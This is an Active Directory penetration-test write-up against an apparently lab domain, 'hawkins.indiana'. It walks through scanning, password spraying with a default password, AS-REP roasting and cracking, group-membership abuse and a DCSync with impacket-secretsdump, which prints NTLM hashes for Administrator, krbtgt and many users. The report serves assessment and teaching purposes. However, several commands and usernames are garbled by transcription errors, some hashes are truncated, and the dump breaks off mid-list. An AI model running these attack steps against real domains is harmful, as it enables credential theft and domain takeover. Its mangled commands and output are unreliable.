

Active Directory Security Assessment


Author: Kieran Ward

A security assessment was conducted against the Hawkins Active Directory environment to identify weaknesses in authentication, credential management, access controls, and delegated permissions. Multiple weaknesses were identified, including exposed credentials, weak password practices, an AS-REP rotable account, excessive delegated permissions, and inappropriate DCSync privileges. These weaknesses enabled progression from a standard domain user to full domain compromise.

Target Information

Target Name: Hawkins Active Directory Server

VM IP: 192.168.100.70

A terminal window showing the output of the 'ip a' command in Kali Linux. The output lists three network interfaces: 'lo' (loopback), 'eth0' (ethernet), and 'eth1' (ethernet). Each interface shows its state, MTU, queue discipline, and various flags. The 'lo' interface has an IP of 127.0.0.1. The 'eth0' interface has an IP of 172.16.10.1. The 'eth1' interface has an IP of 192.168.100.254.

```
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN g
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP
    link/ether 00:15:5d:00:07:00 brd ff:ff:ff:ff:ff:ff
    inet 172.16.10.1/24 brd 172.16.10.255 scope global noprefixroute
        valid_lft forever preferred_lft forever
    inet6 fe80::576b:b890:b5c0:615b/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP
    link/ether 00:15:5d:00:07:04 brd ff:ff:ff:ff:ff:ff
    inet 192.168.100.254/24 brd 192.168.100.255 scope global noprefix
```

Figure 1: Kali Linux Network Interfaces

Domain: hawkins.indiana

Operating System: Microsoft Windows Server (Active Directory Domain Controller)

Assessment Objective: obtain administrative access and demonstrate the impact of identified Active Directory weaknesses.

Tools Used:

Enumeration

- Nmap
- Smbclient
- Ldapsearch
- Evil-WinRM
- CrackMapExec

Active Directory Analysis

- BloodHound
- Bloodhound-python
- Powershell ActiveDirectory Module

Credential Attacks

- Impacket (GetNPUsers, GetUserSPNs)
- Hashcat
- John the Ripper

Privilege Escalation

- BloodHound
- PowerShell
- Impacket secretsdump

Post-Exploitation

- Evil-WinRM
- PowerShell

SMB Shares

Share	Description
ADMIN\$	Remote administration
C\$	Default administrative share
IPC\$	Inter-process communication
NETLOGON	Domain logon scripts
SYSVOL	Group Policy distribution
ByersShed	Custom departmental share
HawkinsPD	Custom departmental share
Starcourt	Custom departmental share

Active Directory Structure

Domain: **hawkins.indiana**

Notable Groups:

- Domain Admins

- Enterprise Admins
- Administrators
- DNSAdmins
- HawkinsMiddleSchool
- HawkinsPoliceDept
- HawkinsPublicWorks

Weak / Exposed Credentials

Several user accounts were found to have exposed credentials or weak password configurations. These credentials were recovered through misconfigured files, Active Directory attributes, and weak password practices. The recovered credentials provided initial access and facilitated further privilege escalation within the environment.

1. Host Analysis

Initial reconnaissance was conducted against the target host at 192.168.100.70 using Nmap to identify exposed services and determine whether the system was operating as an Active Directory Domain Controller.

The scan identified several services commonly associated with Active Directory environments, including DNS, Kerberos, LDAP, SMB, and WinRM.

```
(kali@kali)-[~]
$ nmap 192.168.100.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-28 14:34 +1000
Nmap scan report for 192.168.100.70
Host is up (0.00038s latency).
Not shown: 987 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5357/tcp  open  wsdapi
5985/tcp  open  wsman
MAC Address: 00:15:5D:00:07:0E (Microsoft)

Nmap scan report for 192.168.100.254
Host is up (0.000026s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
3389/tcp  open  ms-wbt-server

Nmap done: 256 IP addresses (2 hosts up) scanned in 22.02 seconds
```

Figure 2: Initial Nmap Scan Results

Key Services Identified

Port	Service	Purpose
53	DNS	Domain name resolution
88	Kerberos	Domain authentication
135	MSRPC	Remote procedure calls
139	NetBIOS	Legacy Windows networking
389	LDAP	Active Directory directory services
445	SMB	File sharing and authentication
464	Kerberos Password Change	Kerberos account management
593	RPC over HTTP	Remote procedure communication
636	LDAPS	Secure LDAP
3268	Global Catalog	Active Directory searches
5985	WinRM	Remote administration

The presence of LDAP, Kerberos, Global Catalog, SMB, and DNS services confirmed that the target was functioning as an Active Directory Domain Controller.

This information provided the foundation for further enumeration of domain users, groups, shares, and authentication mechanisms.

2. SMB Enumeration

Following initial host discovery, SMB enumeration was performed against the Domain Controller to identify available network shares and determine whether any resources were accessible.

Several SMB shares were identified during enumeration, including both default administrative shares and custom organisational shares.

Identified SMB Shares

Share Name	Purpose
ADMIN\$	Remote administrative share
C\$	Default administrative share
IPC\$	Inter-process communication share
NETLOGON	Domain logon scripts
SYSVOL	Group Policy and domain configuration
ByersShed	Custom departmental share
HawkinsPD	Custom departmental share
Starcourt	Custom departmental share

Initial attempts to access the custom shares without valid credentials resulted in access being denied. This indicated that authentication would be required before further enumeration could be performed.

Following Active Directory credential discovery, authenticated access was obtained and the shares were re-examined.

```
(kali@kali)-[~]
└─$ smbclient -L //192.168.100.70 \
> -U maria.nguyen
Password for [WORKGROUP\maria.nguyen]:
Sharename      Type           Comment
-----
ADMIN$         Disk          Remote Admin
ByersShed      Disk          Disk
C$             Disk          Default share
HawkinsPD      Disk          Disk
IPC$           IPC           Remote IPC
NETLOGON       Disk          Logon server share
Starcourt      Disk          Disk
SYSVOL         Disk          Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.100.70 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

(kali@kali)-[~]
└─$ smbclient //192.168.100.70/HawkinsPD \
> -U maria.nguyen
Password for [WORKGROUP\maria.nguyen]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D                0    Sun May 17 20:42:06 2026
..               DHS               0    Sat Jan 31 08:27:22 2026
case-notes.txt   A                171  Fri Jan 30 23:47:34 2026
IT-Onboarding.txt A                102  Sun May 17 22:46:12 2026
radio-log.txt    A                141  Fri Jan 30 23:47:34 2026

10321151 blocks of size 4096. 6966481 blocks available
smb: \> get case-notes.txt
getting file \case-notes.txt of size 171 as case-notes.txt (4.0 KiloBytes/sec) (average 4.0 KiloBytes/sec)
smb: \> get IT-Onboarding.txt
getting file \IT-Onboarding.txt of size 102 as IT-Onboarding.txt (8.3 KiloBytes/sec) (average 4.9 KiloBytes/sec)
smb: \> get radio-log.txt
getting file \radio-log.txt of size 141 as radio-log.txt (1.8 KiloBytes/sec) (average 3.1 KiloBytes/sec)
smb: \>
```

Figure 3: SMB Share Enumeration and HawkinsPD Share Access

Additional Findings

The HawkinsPD and Starcourt shares contained operational documents and organisational information. These files assisted in understanding the environment and contributed to subsequent user and group enumeration activities.

3. Active Directory Enumeration

Following SMB enumeration, Active Directory enumeration was performed to identify domain users, groups, organisational structure, and potential attack paths.

Enumeration was conducted using authenticated domain access, PowerShell Active Directory cmdlets, LDAP queries, and BloodHound data collection.

```

(kali@kali)-[~]
$ ldapsearch -x -b "DC=hawkins,DC=indiana" 'objectClass=user' -H ldap://192.168.100.70 -W | grep -i samaccountname | sed 's/sAMAccountName://g' > users.txt
Enter LDAP Password:
(kali@kali)-[~]
$ cat users.txt
Guest
gregory.sanchez
megan.sullivan
christopher.munson
elizabeth.holmes
dustin.peterson
jeff.torres
maria.nguyen
nancy.henderson
allison.byers
suzie.ortiz
tracy.richardson
kenneth.frazier
bradley.gutierrez
phillip.campbell
kimberly.butler
susan.cellahan
jeffrey.martinez
debra.powell
jason.mitchell
julie.moore
susan.hall
travis.torres
charles.hughes
adam.cruz
scott.gomez
joyce.byers
allen.roberts
darren.hughes
cynthia.hopper
suzie.gonzalez
maria.byers
robert.ives
matthew.munson
jennifer.roberts
dustin.gutierrez
gary.sanders
jeffrey.king
erin.king
mssql_svc
http_svc
exchange_svc
justin.powell
deborah.buckley

```

Figure 4: LDAP User Enumeration

Domain Information

Enumeration confirmed that the target environment consisted of a single Active Directory domain:

- hawkins.indiana

The target host was identified as the Domain Controller for the environment due to the presence of LDAP, Kerberos, DNS, SMB, and Global Catalog services.

```

(kali@kali)-[~]
$ impalldapsearch -H ldap://192.168.100.70 -x -s base namingcontexts
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
#
#
dn:
namingcontexts: DC=hawkins,DC=indiana
namingcontexts: CN=Configuration,DC=hawkins,DC=indiana
namingcontexts: CN=Schema,CN=Configuration,DC=hawkins,DC=indiana
namingcontexts: DC=DomainDnsZones,DC=hawkins,DC=indiana
namingcontexts: DC=ForestDnsZones,DC=hawkins,DC=indiana
# search result
search: 2
result: 0 Success
# numResponses: 2
# numEntries: 1
(kali@kali)-[~]
$ ldapsearch -x -b "dc=indiana,dc=hawkins" -H ldap://192.168.100.70 > ldapinfo
(kali@kali)-[~]
$ cat ldapinfo
# extended LDIF
#
# LDAPv3
# base <dc=indiana,dc=hawkins> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#
# search result
search: 2
result: 34 Invalid DN syntax
text: 0000208F: NameErr: DSID-03100231, problem 2006 (BAD_NAME), data 8350, best match of:
't match of:
'dc=indiana,dc=hawkins'
# numResponses: 1
(kali@kali)-[~]
$

```

Figure 5: LDAP Naming Context Enumeration

User Enumeration

Domain users were enumerated to identify potential targets for credential attacks and privilege escalation.

Enumeration revealed a number of standard user accounts, including:

- Adam Cruz
- Travis Torres
- Maria Nguyen
- Nancy Henderson
- Maria Byers
- Gary Sanders
- Julie Moore
- Jeffrey Martinez
- Justin Powell

Several service accounts were also identified, including:

- exchange_svc
- http_svc
- mssql_svc

The presence of service accounts indicated potential opportunities for Kerberoasting and privilege escalation.

Group Enumeration

Domain groups were enumerated to identify privileged accounts and delegated permissions.

Notable groups included:

- Domain Admins
- Enterprise Admins
- Administrators
- DNSAdmins
- HawkinsMiddleSchool
- HawkinsPoliceDept
- HawkinsPublicWorks

These groups represented both standard administrative roles and custom organisational groups created within the environment.

BloodHound Analysis

BloodHound was used to collect and analyse Active Directory relationships.

The analysis revealed several delegated permissions and trust relationships between custom groups. In particular, the relationship between HawkinsMiddleSchool and HawkinsPoliceDept would later become significant during privilege escalation.

BloodHound also identified privileged groups such as Domain Admins and Enterprise Admins, which possessed extensive control over the Active Directory environment.

Key Findings

Active Directory enumeration revealed:

- Multiple custom organisational groups
- Several service accounts with Service Principal Names (SPNs)
- Privileged administrative groups
- Delegated permissions between custom security groups
- Potential attack paths suitable for further investigation

These findings formed the basis for subsequent credential discovery and privilege escalation activities.

4. Credential Discovery

Following Active Directory enumeration, user account attributes were examined to identify potential weaknesses in credential management practices.


Particular attention was paid to the Description attribute of user accounts, as administrators frequently use this field to store notes relating to user accounts.

Discovery of Default Credentials

During authenticated SMB enumeration, files located within the HawkinsPD share were reviewed for potentially sensitive information.

One file of particular interest was **IT-Onboarding.txt**, which contained onboarding instructions for new employees. Review of the file revealed that newly created accounts were assigned a temporary default password:

hawkins058



```
New starters are issued the temporary password:
hawkins058
Users must change this after first login.
/tmp/smbmore.vEGZNF (END)
```

Figure 6: Default Password Discovery

This password was intended to be changed by users during their first login. However, testing revealed that several accounts were still using the default password.

Successful authentication was achieved against multiple domain accounts using the default credential, demonstrating weak password management practices and a failure to enforce password changes after account creation.

Examples of accounts using the default password included:

- gary.sanders
- julie.moore
- jeffrey.martinez
- maria.byers

The discovery of the default password significantly expanded access within the environment and provided additional opportunities for enumeration.

```
(kali@kali)~$ graccrackmapexec smb 192.168.100.70 \
> -u users.txt \
> -p 'hawkins058' \
> --continue-on-success
SMB 192.168.100.70 445 WIN-L1GA9KS07AK [*] Windows Server 2022 Build 20348 x64 (name:WIN-L1GA9KS07AK) (domain:hawkins.indiana) (signing:True) (SMBv1:False)
SMB 192.168.100.70 445 WIN-L1GA9KS07AK [+] hawkins.indiana\maria.byers:hawkins058
SMB 192.168.100.70 445 WIN-L1GA9KS07AK [+] hawkins.indiana\gary.sanders:hawkins058
SMB 192.168.100.70 445 WIN-L1GA9KS07AK [+] hawkins.indiana\jeffrey.martinez:hawkins058
SMB 192.168.100.70 445 WIN-L1GA9KS07AK [+] hawkins.indiana\julie.moore:hawkins058
```

Figure 7: Users Still Using Default Password

Discovery of Exposed Credentials

During review of Active Directory user descriptions, several accounts were found to contain plaintext passwords directly within the Description field.

```
>C:\Users\gary.sanders\Documents> Get-ADUser -Filter * -Properties Description | Select Name,Description
Name      Description
-----
Administrator Built-in account for administering the computer/domain
Guest      Built-in account for guest access to the computer/domain
krbtgt     Key Distribution Center Service Account
Gregory Sanchez
Megan Sullivan
Christopher Munson
Elizabeth Holmes
Dustin Peterson
Jeff Torres
Anthony Gonzalez
Maria Nguyen
Nancy Henderson
Allison Byers
Suzie Ortiz
Tracy Richardson
Kenneth Freizer
Bradley Gutierrez
Phillip Campbell
Kimberly Butler
Susan Callahan
Jeffrey Martinez
Debra Powell
Jason Mitchell
Julie Moore
Susan Hall
Travis Torres
Charles Hughes
Adam Cruz
Scott Gomez
Joyce Byers
Allen Roberts
Darren Hughes
Derek Wright
Cynthia Hopper
Suzie Gonzalez
Maria Byers
Robert Ives
Matthew Manson
Jennifer Roberts
Dustin Gutierrez
Gary Sanders
Jeffrey King
Cris King
mssql_svc
http_svc
exchange_svc
Justin Powell
Deborah Buckley
Company default password(Reset ASAP)
Company default password(Reset ASAP)
New user generated password: :HWzt:R
New user generated password: LKQJVR?
New user generated password: g)sg[ls
```

Figure 8: Plaintext Credentials Stored in Active Directory User Descriptions

The presence of plaintext passwords and references to default credentials represented a significant security weakness, as any authenticated domain user could enumerate this information.

Account Access Verification

The recovered credentials were used to authenticate successfully against domain services, confirming that the passwords were valid and active.

Access to these accounts provided additional visibility into the Active Directory environment and enabled further enumeration activities.

AS-REP Roasting

Further analysis identified the account **adam.cruz** as vulnerable to AS-REP roasting due to Kerberos pre-authentication not being required.

```
---(kali@kali)-[~]
_ Impacket-getMUsers -userinfo users.txt --no-pass -dc-ip 192.168.100.70 hawkins.indiana/
Impacket v0.9.16.0 dev0 - Copyright Fortra, LLC and its affiliated companies

[-] User doest doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User gregory.sanchez doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User megan.sullivan doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User christopher.munson doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User elizabeth.holmes doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User dustin.peterson doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jeff.torres doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User maria.nguyen doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User nancy.henderson doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User allison.hyers doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User suzie.ortiz doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User tracy.richardson doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User kenneth.frazier doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User bradley.gutierrez doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User philip.campbell doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User kimberly.butler doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User susan.callahan doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jeffrey.martinez doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User debra.powell doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jason.mitchell doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User julie.moore doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User susan.hall doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User travis.torres doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User charles.hughes doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$adam.cruz@HAWKINS.INDIANA:c5a5372ab6f11e851ee96763d7fde5f53cd881b09acf5e3b941c58da88e2400e4bf1b82060001cf58875f6a1731f5c9ceda8aef22b713da380ba383b92f4d2d96e737a27ba8fc5069fb1b51f32d2726b29c2b7565dc4213caa9cd975184bbe7
a7b9bf9e3e3839b2cdd1a4da18a777191ee0cf7e4282b76bda0b997dbd6b2d381d2738c3480a787381771a6f039eb7391b7fc95d57b359f853e37c3794a0f9ef830e22d43883c41251a3804d3693508b391d434501e622ada1d82610833587741394f4e10f5c239878ea8e1c5e8d0b1d5
560aa7f15837b3a2c5c508107ac4358798da8ff81b8dc1b398c88c726f3457cdfc84b7243f8328d12
[-] User scott.gomez doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Joyce.hyers doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User allen.roberts doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User darren.hughes doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User cyndia.hopper doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User suzie.gonzalez doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User maris.byer doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User robert.lynes doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User matthew.munson doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jennifer.roberts doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User dustin.gutierrez doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User gary.sanders doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jeffrey.king doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User erin.king doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User essal_svc doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User h12_svc doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User exchange_svc doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User justin.powell doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User deborah.buckley doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Figure 9: AS-REP Roastable Account Discovery

An AS-REP roast attack was performed and the resulting hash was cracked offline.

The compromise of Adam Cruz's account proved critical to the remainder of the assessment, as it ultimately enabled privilege escalation through delegated Active Directory permissions.

```
---(kali@kali)-[~]
_ $ john --wordlist=/usr/share/wordlists/john.lst pass.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 512/512 AVX512BW 16x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
catalog ($krb5asrep$23$adam.cruz@HAWKINS.INDIANA)
1g 0:00:00:00 DONE (2026-05-28 15:17) 20.00g/s 61440p/s 61440c/s 61440C/s ilovegod..mobydick
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Figure 10: Recovery of Adam Cruz's Password via AS-REP Roasting

BloodHound data was collected and imported for analysis of user, group, and permission relationships within the domain.

The analysis revealed that Adam Cruz was a member of the **HawkinsMiddleSchool** security group. BloodHound further identified that this group possessed delegated permissions over the **HawkinsPoliceDept** group.

Specifically, the relationship included:

- GenericAll
- AddMember



Figure 12: BloodHound Privilege Escalation Path from Adam Cruz to HawkinsPoliceDept

These permissions effectively granted members of HawkinsMiddleSchool the ability to control membership within HawkinsPoliceDept.

```
Evil-WinRM* PS C:\Users\adam.cruz\Documents> whoami /groups

GROUP INFORMATION

Group Name                                     Type                SID                                     Attributes
-----
Everyone                                     Well-known group    S-1-1-0                               Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias               S-1-5-32-545                          Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access   Alias               S-1-5-32-554                          Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                         Well-known group    S-1-5-2                               Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group    S-1-5-11                              Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization               Well-known group    S-1-5-15                              Mandatory group, Enabled by default, Enabled group
hawkins\HawkinsPoliceDept                   Group               S-1-5-21-2718081067-4261018048-2664165102-1642 Mandatory group, Enabled by default, Enabled group
hawkins\HawkinsMiddleSchool                 Group               S-1-5-21-2718081067-4261018048-2664165102-1647 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication             Well-known group    S-1-5-64-10                           Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Well-known group    S-1-16-8448                           Mandatory group, Enabled by default, Enabled group
Evil-WinRM* PS C:\Users\adam.cruz\Documents>
```

Figure 13: Verification of HawkinsPoliceDept Group Membership

Group Membership Abuse

Using the permissions identified by BloodHound, Adam Cruz was added to the HawkinsPoliceDept security group.

Membership verification confirmed that Adam Cruz was successfully added to the group and inherited the permissions associated with it.

This demonstrated how excessive delegated permissions between custom security groups can create unintended privilege escalation paths.

Discovery of DCSync Rights

Further BloodHound analysis revealed that HawkinsPoliceDept possessed DCSync-related permissions against the Active Directory domain.

The group was shown to have rights equivalent to:

- Replicating Directory Changes

- Replicating Directory Changes All

These permissions allow an account to request password data directly from a Domain Controller in a manner similar to a legitimate domain replication process.

Because Adam Cruz had successfully been added to HawkinsPoliceDept, these permissions were inherited and became available to the compromised account.

Impact

The combination of:

1. Weak account security (AS-REP roatable account)
2. Excessive delegated permissions (GenericAll / AddMember)
3. DCSync privileges

created a complete privilege escalation path from a standard domain user to effective Domain Administrator level access.

This represented a critical Active Directory security weakness and directly enabled full domain compromise.

6. Administrator Access

Following successful privilege escalation into the HawkinsPoliceDept security group, the inherited DCSync permissions were leveraged to obtain domain credential material directly from the Domain Controller.




Figure 14: BloodHound Analysis of Domain Privilege Relationships

DCSync Attack

Using the compromised Adam Cruz account, a DCSync attack was performed against the Active Directory environment.

The attack abused the domain replication permissions assigned to HawkinsPoliceDept and allowed password data to be requested from the Domain Controller in the same manner as a legitimate replication process.

The attack successfully returned:

- Domain user password hashes
- Kerberos credential material
- Service account hashes
- Administrator account hashes

The successful execution of the DCSync attack confirmed that Adam Cruz had inherited sufficient privileges to perform domain replication operations.

```
(kali@kali)~$ impacket-secretsdump \
> hawkins.indiana/adam.cruz:catalog@192.168.100.70
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[!] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a0f750ba8c09b8670ae64a4f41c7c77:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:53b07afdc529ea6ba0b658abd8220e10:::
hawkins.indiana\gregory.sanchez:1601:aad3b435b51404eeaad3b435b51404ee:cbf283502027802aece78dc503a4f09e:::
hawkins.indiana\megan.sullivan:1602:aad3b435b51404eeaad3b435b51404ee:dc9bd5acab2a6ccc39f58595ae00b77:::
hawkins.indiana\christopher.munson:1603:aad3b435b51404eeaad3b435b51404ee:92299081466c3952761ead4396b5dd96:::
hawkins.indiana\elizabeth.holmes:1604:aad3b435b51404eeaad3b435b51404ee:464979a54d44100d3c530e289b0e5010:::
hawkins.indiana\dustin.peterson:1605:aad3b435b51404eeaad3b435b51404ee:3665dbcc3268cab4092ad232b7f29dbf:::
hawkins.indiana\jeff.torres:1606:aad3b435b51404eeaad3b435b51404ee:98cd2ad267d4f5efd4ff62ad6f0bacab:::
hawkins.indiana\anthony.gonzalez:1607:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
hawkins.indiana\maria.nguyen:1608:aad3b435b51404eeaad3b435b51404ee:0d853046c1fb710bb09d760635404ba9:::
hawkins.indiana\nancy.henderson:1609:aad3b435b51404eeaad3b435b51404ee:03c0dda698c70c55ebb5b980e1de3e51:::
hawkins.indiana\allison.byers:1610:aad3b435b51404eeaad3b435b51404ee:d0bbb0714fb4e4646f7c8b8752b78adb:::
hawkins.indiana\suzie.ortiz:1611:aad3b435b51404eeaad3b435b51404ee:3e5fba22df692cd7d24e34166b5965aa:::
hawkins.indiana\tracy.richardson:1612:aad3b435b51404eeaad3b435b51404ee:ebbbbc051219abc6fe7fb0aad6921a57c:::
hawkins.indiana\kenneth.frazier:1613:aad3b435b51404eeaad3b435b51404ee:60bd17118ab53d07772285f01cceb6a:::
hawkins.indiana\bradley.gutierrez:1614:aad3b435b51404eeaad3b435b51404ee:a9106876ad44415016d26afeca1a107e:::
hawkins.indiana\phillip.campbell:1615:aad3b435b51404eeaad3b435b51404ee:429f1aa6d3006f5a78adca43a10493d5:::
hawkins.indiana\kimberly.butler:1616:aad3b435b51404eeaad3b435b51404ee:66cd35a982ad963efb1f4e3560311e40:::
hawkins.indiana\susan.callahan:1617:aad3b435b51404eeaad3b435b51404ee:a3e3543ac642bec16580744307d3355b:::
hawkins.indiana\jeffrey.martinez:1618:aad3b435b51404eeaad3b435b51404ee:0895a06b52e9048e5bab5ceca26bb068:::
hawkins.indiana\debra.powell:1619:aad3b435b51404eeaad3b435b51404ee:17dafc301394885f9c1e14a0d5435636:::
hawkins.indiana\jason.mitchell:1620:aad3b435b51404eeaad3b435b51404ee:b4e61c24a756272c07c74c8e49c4047c:::
hawkins.indiana\julie.moore:1621:aad3b435b51404eeaad3b435b51404ee:0895a06b52e9048e5bab5ceca26bb068:::
hawkins.indiana\susan.hall:1622:aad3b435b51404eeaad3b435b51404ee:14d6f70487b23a93e3dfbccd568b6448:::
hawkins.indiana\travis.torres:1623:aad3b435b51404eeaad3b435b51404ee:857db066c572e4e3796a726ca3ca49eb:::
hawkins.indiana\charles.hughes:1624:aad3b435b51404eeaad3b435b51404ee:be2874a266077d749430a6e301110000:::
hawkins.indiana\adam.cruz:1625:aad3b435b51404eeaad3b435b51404ee:e4466ed9c5f28aaba2aeb14443f3610:::
hawkins.indiana\scott.gomez:1626:aad3b435b51404eeaad3b435b51404ee:9e184f7398f801b5dfc55e99691ce3f4:::
hawkins.indiana\joyce.byers:1627:aad3b435b51404eeaad3b435b51404ee:f04b8fd7e1657888dede3f2a20d48905:::
hawkins.indiana\allen.roberts:1628:aad3b435b51404eeaad3b435b51404ee:183aa086289c96c32acbd3c4ed0d99a4:::
hawkins.indiana\darren.hughes:1629:aad3b435b51404eeaad3b435b51404ee:0ff52e50e7365b98f8855482d6725b8:::
hawkins.indiana\derek.wright:1630:aad3b435b51404eeaad3b435b51404ee:47fb62f2574c0e558bd11106fb656f5d:::
hawkins.indiana\cynthia.hopper:1631:aad3b435b51404eeaad3b435b51404ee:148989dbeb5c63629e76286422f743af:::
